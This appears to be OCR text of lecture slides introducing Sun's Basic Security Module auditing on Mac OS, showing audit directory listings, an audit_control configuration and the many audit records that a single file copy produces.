
at some point,
somehow,
some crime occurred

Guards

Gates

Photograph

attack timeline



Video

Auditing

Detection

Forensics

attack timeline

Act 2: Introduction to BSM

History of BSM

- Sun’s Basic Security Module ~1990
- Designed to meet C2 rating in NSA’s Orange Book
- Auditing is...
- Mac OS 10.3.6 (needed to install Common Criteria Package)
- Installed and running in Mac OS 10.6
- Mac OS, Solaris, FreeBSD

```
$ sudo ls -l /var/audit
$ sudo ls -l /var/audit
```

```
-r--r-----  1 root  wheel   718832466 Jan  5 20:54 20120105164727.20120106045417
-r--r-----  1 root  wheel    99370721 Jan  6 10:48 20120106181312.20120106184851
-r--r-----  1 root  wheel   379564600 Jan  6 15:20 20120106184917.20120106232023
-r--r-----  1 root  wheel    73325596 Jan  8 13:46 20120108210134.not_terminated
```

```
$ sudo ls -l /var/audit
```

```
-r--r-----  1 root  wheel   718832466 Jan  5 20:54 20120105164727.20120106045417
-r--r-----  1 root  wheel    99370721 Jan  6 10:48 20120106181312.20120106184851
-r--r-----  1 root  wheel   379564600 Jan  6 15:20 20120106184917.20120106232023
-r--r-----  1 root  wheel    73325596 Jan  8 13:46 20120108210134.not_terminated
```

```
$ ls /etc/security
$ ls /etc/security

audit_class          audit_user
audit_control        audit_warn
audit_event
```

```
$ ls /etc/security

audit_class          audit_user
audit_control        audit_warn
audit_event
```

```
$ sudo cat audit_control
$ sudo cat audit_control

    dir:/var/audit
    flags:all
    minfree:5
    naflags:lo,aa,pc,nt
    policy:cnt,argv
    filesz:4G
    expire-after:40G
```

```
$ sudo cat audit_control

    dir:/var/audit
    flags:all
    minfree:5
    naflags:lo,aa,pc,nt
    policy:cnt,argv
    filesz:4G
    expire-after:40G
```

```
header,151,11,open(2) - read,0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,2,0x0,flags
path,hello1
path,/Users/heberlei/Tmp/hello1
attribute,100644,heberlei,staff,234881033,228930222,0
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,3
trailer,151
```

```
header,151,11,open(2) - read,0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,2,0x0,flags
path,hello1
path,/Users/heberlei/Tmp/hello1
attribute,100644,heberlei,staff,234881033,228930222,0
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,3
trailer,151
```

Gotcha: What program?

```
header,151,11,open(2) - read,0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,2,0x0,flags
path,hello1
path,/Users/heberlei/Tmp/hello1
attribute,100644,heberlei,staff,234881033,228930222,0
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,3
trailer,151
```

Gotcha: What user?

```
header,151,11,open(2) - read,0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,2,0x0,flags
path,hello1
path,/Users/heberlei/Tmp/hello1
attribute,100644,heberlei,staff,234881033,228930222,0
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,3
trailer,151
```

Gotcha: How much data?

```
header,68,11,setpgrp(2),0,Tue Jan 10 11:04:18 2012, + 503 msec
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,68

header,156,11,ioctl(2),0,Tue Jan 10 11:04:18 2012, + 503 msec
argument,2,0x4004667a,cmd
argument,3,0x7fff5fbff71c,arg
path,/dev/ttys001
argument,1,0xff,fd
attribute,20620,heberlei,tty,141068340,659,268435457
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,156

header,156,11,ioctl(2),0,Tue Jan 10 11:04:18 2012, + 503 msec
argument,2,0x80047476,cmd
argument,3,0x7fff5fbff79c,arg
path,/dev/ttys001
argument,1,0xff,fd
attribute,20620,heberlei,tty,141068340,659,268435457
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,156

header,141,11,execve(2),0,Tue Jan 10 11:04:18 2012, + 522 msec
exec arg,cp,hello1,hello2
path,/bin/cp
path,/bin/cp
attribute,100555,root,wheel,234881033,24762,0
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,141

header,143,11,open(2) - read,0,Tue Jan 10 11:04:18 2012, + 522 msec
argument,2,0x0,flags
path,/dev/urandom
path,/dev/urandom
attribute,20666,root,wheel,141068340,586,150994945
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,3
trailer,143

header,124,11,close(2),0,Tue Jan 10 11:04:18 2012, + 522 msec
argument,2,0x3,fd
path,/dev/urandom
attribute,20666,root,wheel,141068340,586,150994945
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,124
```

```
header,94,11,sysctl(3),0,Tue Jan 10 11:04:18 2012, + 522 msec
argument,1,0x0,name
argument,1,0x3,name
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,94

header,94,11,sysctl() - non-admin,0,Tue Jan 10 11:04:18 2012, + 522 msec
argument,1,0x2,name
argument,1,0x75,name
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,94

header,153,11,open(2) - read,write,0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,2,0x2,flags
path,/dev/dtracehelper
path,/dev/dtracehelper
attribute,20666,root,wheel,141068340,588,419430400
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,3
trailer,153

header,161,11,ioctl(2),0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,2,0x80086804,cmd
argument,3,0x7fff5fbfd6f0,arg
path,/dev/dtracehelper
argument,1,0x3,fd
attribute,20666,root,wheel,141068340,588,419430400
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,161

header,129,11,close(2),0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,2,0x3,fd
path,/dev/dtracehelper
attribute,20666,root,wheel,141068340,588,419430400
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,129

header,94,11,sysctl() - non-admin,0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,1,0x1,name
argument,1,0x3b,name
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,94
```

```
header,143,11,open(2) - read,0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,2,0x0,flags
path,/dev/urandom
path,/dev/urandom
attribute,20666,root,wheel,141068340,586,150994945
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,3
trailer,143

header,124,11,close(2),0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,2,0x3,fd
path,/dev/urandom
attribute,20666,root,wheel,141068340,586,150994945
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,124

header,94,11,sysctl(3),0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,1,0x0,name
argument,1,0x3,name
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,94

header,94,11,sysctl() - non-admin,0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,1,0x6,name
argument,1,0x18,name
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,94

header,143,11,open(2) - read,0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,2,0x0,flags
path,/dev/urandom
path,/dev/urandom
attribute,20666,root,wheel,141068340,586,150994945
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,3
trailer,143

header,124,11,close(2),0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,2,0x3,fd
path,/dev/urandom
attribute,20666,root,wheel,141068340,586,150994945
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,124
```

```
header,94,11,sysctl() - non-admin,0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,1,0x6,name
argument,1,0x3,name
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,94

header,101,11,munmap(2),0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,1,0x100139000,addr
argument,2,0xc7000,len
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,101

header,101,11,munmap(2),0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,1,0x100300000,addr
argument,2,0x39000,len
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,101

header,94,11,sysctl(3),0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,1,0x0,name
argument,1,0x3,name
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,94

header,94,11,sysctl() - non-admin,0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,1,0x6,name
argument,1,0x19,name
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,94

header,94,11,sysctl(3),0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,1,0x0,name
argument,1,0x3,name
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,94

header,94,11,sysctl() - non-admin,0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,1,0x6,name
argument,1,0x68,name
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,94

header,94,11,sysctl(3),0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,1,0x0,name
argument,1,0x3,name
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,94

header,94,11,sysctl() - non-admin,0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,1,0x6,name
argument,1,0x66,name
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,94

header,103,11,umask(2),0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,1,0x1ff,new mask
argument,0,0x12,prev mask
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,18
trailer,103

header,103,11,umask(2),0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,1,0x12,new mask
argument,0,0x1ff,prev mask
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,511
trailer,103

header,101,11,munmap(2),0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,1,0x100300000,addr
argument,2,0x500000,len
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,101

header,101,11,munmap(2),0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,1,0x101000000,addr
argument,2,0x300000,len
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,101

header,151,11,open(2) - read,0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,2,0x0,flags
path,hello1
path,/Users/heberlei/Tmp/hello1
attribute,100644,heberlei,staff,234881033,228930222,0
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,3
trailer,151

header,105,11,open(2) - write,creat,trunc,0,Tue Jan 10 11:04:18 2012, + 523
msec
argument,3,0x1a4,mode
argument,2,0x601,flags
path,hello2
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,4
trailer,105

header,160,11,fchmod(2),0,Tue Jan 10 11:04:18 2012, + 523 msec
argument,2,0x180,new file mode
path,/Users/heberlei/Tmp/hello2
argument,1,0x4,fd
attribute,100644,heberlei,staff,234881033,233490254,0
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,160

header,160,11,fchmod(2),0,Tue Jan 10 11:04:18 2012, + 536 msec
argument,2,0x1a4,new file mode
path,/Users/heberlei/Tmp/hello2
argument,1,0x4,fd
attribute,100600,heberlei,staff,234881033,233490254,0
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,160

header,160,11,fchmod(2),0,Tue Jan 10 11:04:18 2012, + 536 msec
argument,2,0x1a4,new file mode
path,/Users/heberlei/Tmp/hello2
argument,1,0x4,fd
attribute,100644,heberlei,staff,234881033,233490254,0
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,160

header,100,11,mac_syscall(2),0,Tue Jan 10 11:04:18 2012, + 536 msec
text,arg: Quarantine
argument,3,0x52,call
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,failure: Unknown error: 250,4294967295
trailer,100
```

```
header,160,11,fchmod(2),0,Tue Jan 10 11:04:18 2012, + 536 msec
argument,2,0x1a4,new file mode
path,/Users/heberlei/Tmp/hello2
argument,1,0x4,fd
attribute,100644,heberlei,staff,234881033,233490254,0
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,160

header,138,11,close(2),0,Tue Jan 10 11:04:18 2012, + 536 msec
argument,2,0x3,fd
path,/Users/heberlei/Tmp/hello1
attribute,100644,heberlei,staff,234881033,228930222,0
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,138

header,138,11,close(2),0,Tue Jan 10 11:04:18 2012, + 536 msec
argument,2,0x4,fd
path,/Users/heberlei/Tmp/hello2
attribute,100644,heberlei,staff,234881033,233490254,0
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,138

header,77,11,exit(2),0,Tue Jan 10 11:04:18 2012, + 536 msec
exit,Error 0,0
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,77
```

```
header,160,11,fchmod(2),0,Tue Jan 10 11:04:18 2012, + 536 msec
argument,2,0x1a4,new file mode
path,/Users/heberlei/Tmp/hello2
argument,1,0x4,fd
attribute,100644,heberlei,staff,234881033,233490254,0
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,160

header,138,11,close(2),0,Tue Jan 10 11:04:18 2012, + 536 msec
argument,2,0x3,fd
path,/Users/heberlei/Tmp/hello1
attribute,100644,heberlei,staff,234881033,228930222,0
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,138

header,138,11,close(2),0,Tue Jan 10 11:04:18 2012, + 536 msec
argument,2,0x4,fd
path,/Users/heberlei/Tmp/hello2
attribute,100644,heberlei,staff,234881033,233490254,0
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,138

header,77,11,exit(2),0,Tue Jan 10 11:04:18 2012, + 536 msec
exit,Error 0,0
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,77
```

```
$ cp hello1 hello2
```


```
header,160,11,fchmod(2),0,Tue Jan 10 11:04:18 2012, + 536 msec
argument,2,0x1a4,new file mode
path,/Users/heberlei/Tmp/hello2
argument,1,0x4,fd
attribute,100644,heberlei,staff,234881033,233490254,0
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,160

header,138,11,close(2),0,Tue Jan 10 11:04:18 2012, + 536 msec
argument,2,0x3,fd
path,/Users/heberlei/Tmp/hello1
attribute,100644,heberlei,staff,234881033,228930222,0
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,138

header,138,11,close(2),0,Tue Jan 10 11:04:18 2012, + 536 msec
argument,2,0x4,fd
path,/Users/heberlei/Tmp/hello2
attribute,100644,heberlei,staff,234881033,233490254,0
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,138

header,77,11,exit(2),0,Tue Jan 10 11:04:18 2012, + 536 msec
exit,Error 0,0
subject,heberlei,heberlei,staff,heberlei,staff,629,5269007,50331650,0.0.0.0
return,success,0
trailer,77
```

```
$ cp hello1 hello2
```

41 audit records

